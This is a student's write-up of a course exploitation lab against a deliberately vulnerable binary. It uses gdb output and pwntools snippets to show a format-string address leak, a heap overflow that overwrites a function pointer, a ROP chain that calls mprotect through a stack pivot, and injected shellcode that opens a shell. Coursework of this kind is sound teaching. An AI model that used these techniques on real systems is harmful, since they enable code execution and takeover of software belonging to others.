Maximiliano Brizzio
CS-576
Exploitation Project

Due: May 13, 2024

Task 1: leaking win() and mprotect() addresses

To begin with this task, I start by using gdb on vuln-64. Once in, I run the commands in the following order:

```
gdb-peda$ b vuln_func
gdb-peda$ r
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
38          read(STDIN_FILENO, d->buffer, READ_SZ);  // 400
gdb-peda$
AAAAAAAAAAAAAAAAAAAAAA
. . .
40          printf(d->buffer);
```

Fig 1.1 - Starting GDB

At this point we are paused right before the printf function. I then find the current address of the win function (in gdb, ASLR is disabled so this is simply to figure out the correct place of the stack to leak using the format string vulnerability):

```
gdb-peda$ info frame
Stack level 0, frame at 0x7fffffffddc0:
 rip = 0x55555555525e in vuln_func (vuln.c:40); saved rip =
0x5555555552d4
. . .
```

```
gdb-peda$ x/64x $rsp
0x7fffffffdd90: 0x0000000000000000    0x00005555555592a0
0x7fffffffdda0: 0x0000555555559330    0xbddc561995125000
0x7fffffffddb0: 0x00007fffffffdde0    0x00005555555552d4
. . .
```

Fig. 1.2 - Finding which stack argument to leak

The saved rip here is the instruction pointer we need which is 0x5555555552d4. I then examine the stack to look for it and find it. With some trial and error, I figure out that the argument # I should input to leak the return address in actual execution is 11. In the task1.py file, we will use this information to send the correct input for the format string to leak the address later.

Now that we have the vuln_func return address, we need to calculate the offset of the beginning of the win() function from it so we can leak the win() address in execution. To find the address of win and the offset from the vuln_func return address, in gdb I run the following commands:

```
gdb-peda$ disass vuln_func
. . .
   0x00005555555552ab <+168>:   ret
End of assembler dump.
gdb-peda$ disass win
Dump of assembler code for function win:
   0x0000555555555189 <+0>:      push   rbp
. . .
```

Fig. 1.3 - Finding offset from win to vuln_func return address

With both of these addresses, I use a hexadecimal calculator to find the offset:

0x00005555555552ab - 0x0000555555555189 = 0x122 (this is 290 in decimal) (more on this later)

Now we can calculate the address of win at runtime every single execution, no matter if ASLR is used.

To find the address of mprotect, we will run gdb on the libc executable and search for mprotect:

```
gdb /lib/x86_64-linux-gnu/libc.so.6
gdb-peda$ p mprotect
$1 = {void (void)} 0x1010f0 <__GI_mprotect>
```

Fig. 1.4 - Finding offset from beginning of libc to mprotect

The address we get here is the offset from the beginning of libc to the mprotect function. We will then in the task1.py file add the offset to the beginning address of libc and then we are finished with task 1. Here are the relevant lines of python code:

```python
#get address of win()
io.sendline(b'%11$p')
vfunc_ret_addr = int(io.recvline(), 16)

win_addr = hex(vfunc_ret_addr - win_offset)

#get address of mprotect()
libc = io.libs()['/usr/lib/x86_64-linux-gnu/libc.so.6']
mprotect_addr = hex(libc + 0x1010f0)
```

Fig. 1.5 - Leaking addresses in task1.py



Fig. 1.6 - Proof of leaked addresses

It’s important to note that my original offset was incorrect so using the gdb.attach tool in pwntools, I was able to figure out that the correct offset was actually 331.

Anyways, above is the screenshot showing that the output changes between executions, concluding task 1.

Task 2: exploiting buffer overflow

For this task, I started by running gdb and taking a look at the heap to see where the data struct and fp struct are stored. First I start gdb on the executable and run the following commands:

```
gdb-peda$ b vuln_func
gdb-peda$ r
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
gdb-peda$ n
. . .
38          read(STDIN_FILENO, d->buffer, READ_SZ);  // 400
gdb-peda$ n
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
. . .
40          printf(d->buffer);
```

Fig. 2.1 - Starting GDB

Knowing the name of both allocated structs: d for the data struct and f for the function pointer struct, I check the addresses of both:

```
gdb-peda$ x/32xw d
0x5555555592a0: 0x41414141      0x41414141      0x41414141
. . .
gdb-peda$ x/32xw f
0x555555559330: 0x555551c6      0x00005555      0x00000000
. . .
```

Fig. 2.2 - Finding offset from d struct to f struct

From the start of the data structure (where the buffer that we write into is stored) to the function pointer, there is an offset of 144 bytes. Using this, I'm able to generate a payload that will pad 144 characters until the beginning of the function pointer at which point I will extend the payload to include the address of the win function so it can overwrite the previous function pointer. This is some of the code from the task2.py file (getting the win function address is the same as task 1 so it is omitted):

```python
. . .
buf_fp_offset = 144
oflow = b'A' * buf_fp_offset

exploit = bytearray(oflow)
exploit.extend(win_addr.to_bytes(8, byteorder='little'))

#reaping lines to show next iteration's output
io.recvline()
io.recvline()

io.sendline(exploit)
#reap more junk
io.recvline()
output = io.recvline()
. . .
```

Fig. 2.3 - Overwriting f->fp() with address of win function

```
┌──(kali㉿kali)-[~/project]
└─$ python3 task2.py
[+] Starting local process './vuln-64': pid 121693
win:  0x564bfdb00189
sending exploit:  bytearray(b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AA\x89\x01\xb0\xfdKV\x00\x00')
Output:  b'You win!\n'
[*] Stopped process './vuln-64' (pid 121693)

┌──(kali㉿kali)-[~/project]
└─$ 
```

Fig. 2.4 - Proof of win() being called

Above is the output of the script being ran, showing task 2 being successfully completed.

Task 3: enabling WaX

For this task, I need to assemble a couple gadgets to help call the mprotect function. In order to do this, I need the function pointer in the f struct to be overwritten with a gadget that will move the stack pointer from the stack onto the heap, specifically the beginning of the d struct's buffer. The method in which I leak addresses follows the same as the other tasks.

Essentially the payload I need to load has to consist of the gadgets to load in the arguments for the mprotect function, the mprotect function's address, the stack pivoting gadget and the vuln_func's return address so we can continue running the program for the next task.

Using ROPgadget, I am able to look for most of the gadgets I need. To do this, I run the commands:

```
ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdi ; ret"
0x0000000000027c65 : pop rdi ; ret

ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rsi ; ret"
0x0000000000029419 : pop rsi ; ret

ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 | grep "pop rdx ; ret"
. . .
0x00000000000fd6bd : pop rdx ; ret
. . .
```

Fig. 3.1 - Finding gadgets

The addresses return are actually the offset from the beginning of the library so we can calculate them at run-time using the libs() function which returns the start address of libc in the binary.

The next gadget we need is one that will move the stack pointer from the stack (an area we do not control) to the heap (an area we do control). Loaded alongside with the vuln.c program is aux.s, a short program which contains the exact gadget we need. We can search for where it is by using gdb's disass tool. The command `disass stack_pivot` reveals the address for it. The problem is the same with finding the address of the win function in tasks 1 and 2 so at runtime we need to calculate it's dynamic address. For this, the same method of finding it's offset from the vuln_func return address (which is stored on the stack) and using that constant to calculate where it is with ASLR activated.

Now, because we have everything we need, we can start to assemble the payload. The first part of the payload should be the register loading gadgets each followed by the arguments we want to supply. Next is the mprotect function address, then the vuln_func return address so we can continue executing the program after changing memory page permissions. After an offset from wherever we are in the buffer to the function pointer, we append the address of the stack_pivoting gadget. This is what the payload is structured like:

[pop_rdi address][pop_rdi arg][pop_rsi address][pop_rsi arg][pop_rdx address][pop_rdx arg][mprotect address][vuln_func return address][A (repeats 80 times)][stack_pivot address].

Below we can see that on the left, the mprotect function is correctly called and on the right, it successfully returns back to main and gave our memory page in the heap execute permissions:



Fig. 3.2 - mprotect function called



Fig. 3.3 - info proc mappings command after mprotect

Task 4: Arbitrary Code Execution

This task, while it seems like a large leap from the previous one, actually only calls for minor changes in the task3 code/thought process. For the sake of brevity, I won't repeat any of the beginning steps as they follow exactly the same in task 3.

The first difference is that instead of returning to the vuln_func's return address, we need to point the program towards the beginning of our shellcode. To do this, I use the following lines of code in the python script:

```
# leaking heap_page address
io.sendline(b'%5$p')
heap_ref = io.recvline()
sc_start = int(heap_ref, 16) + 64
heap_page = int(heap_ref[:-4] + b'000', 16)
```

Fig. 4.1 - Setting up heap address variables

The heap_ref variable stores the leaked address of the d struct, sc_start is meant to calculate the beginning of the shellcode, and heap_page is the address of the memory page we wish to make executable.

```
#creating null-free shellcode, then adding exit syscall
sc = shellcraft.amd64.linux.sh()
sc += 'xor rax, rax\n mov al, 0x3c\n xor rdx, rdx\n syscall'

#with added shellcode, offset changes by 58 bytes
offset = b'A' * 22 #80 - 58 = 22
```

Fig. 4.2 - Creating Shellcode

Here is the creation of the shellcode using pwntools. The second line is meant to add the exit system call so we can prevent the program from crashing.

To help visualize what I'm doing with the last line I'll draw a picture:



Fig. 4.3 - Visualization of payload structure

Because the payload is changing sizes, we need to account for that with the offset because we still want the stack_pivot gadget to be exactly at the f->fp memory location. On the topic of the payload, we can now break down the order in which things happen here:

The first part of the payload holds the gadgets and each of their arguments, followed by the address of mprotect so that the program will call that function using the arguments we supply i.e. changing the memory page in the heap we control to executable. Next is a pointer to the start of the shellcode so that we can trick the program into running it. Next is an offset which we needed to recalculate as the shellcode adds 58 bytes to the payload, thus we remove 58 bytes from the offset of size 80 in task 3. Finally we have the stack_pivot gadget which, as stated, will run when the f->fp() function is called, moving the stack pointer right to the beginning of &buf.

To calculate where the beginning of the shellcode is, all we do is take the start of the buffer and add 64 as there are that many bytes from the beginning to where we need the program to execute, thus pointing directly in front of itself, starting the execution of the arbitrary code. Here are some screenshots proving that the arbitrary code execution works and a shell is opened:



Fig. 4.4 - whoami & ls -l after reverse shell creation

Fig. 4.5 - ps aux after reverse shell creation

This concludes the exploitation project. I thank you for a great semester and I hope you enjoy your summer!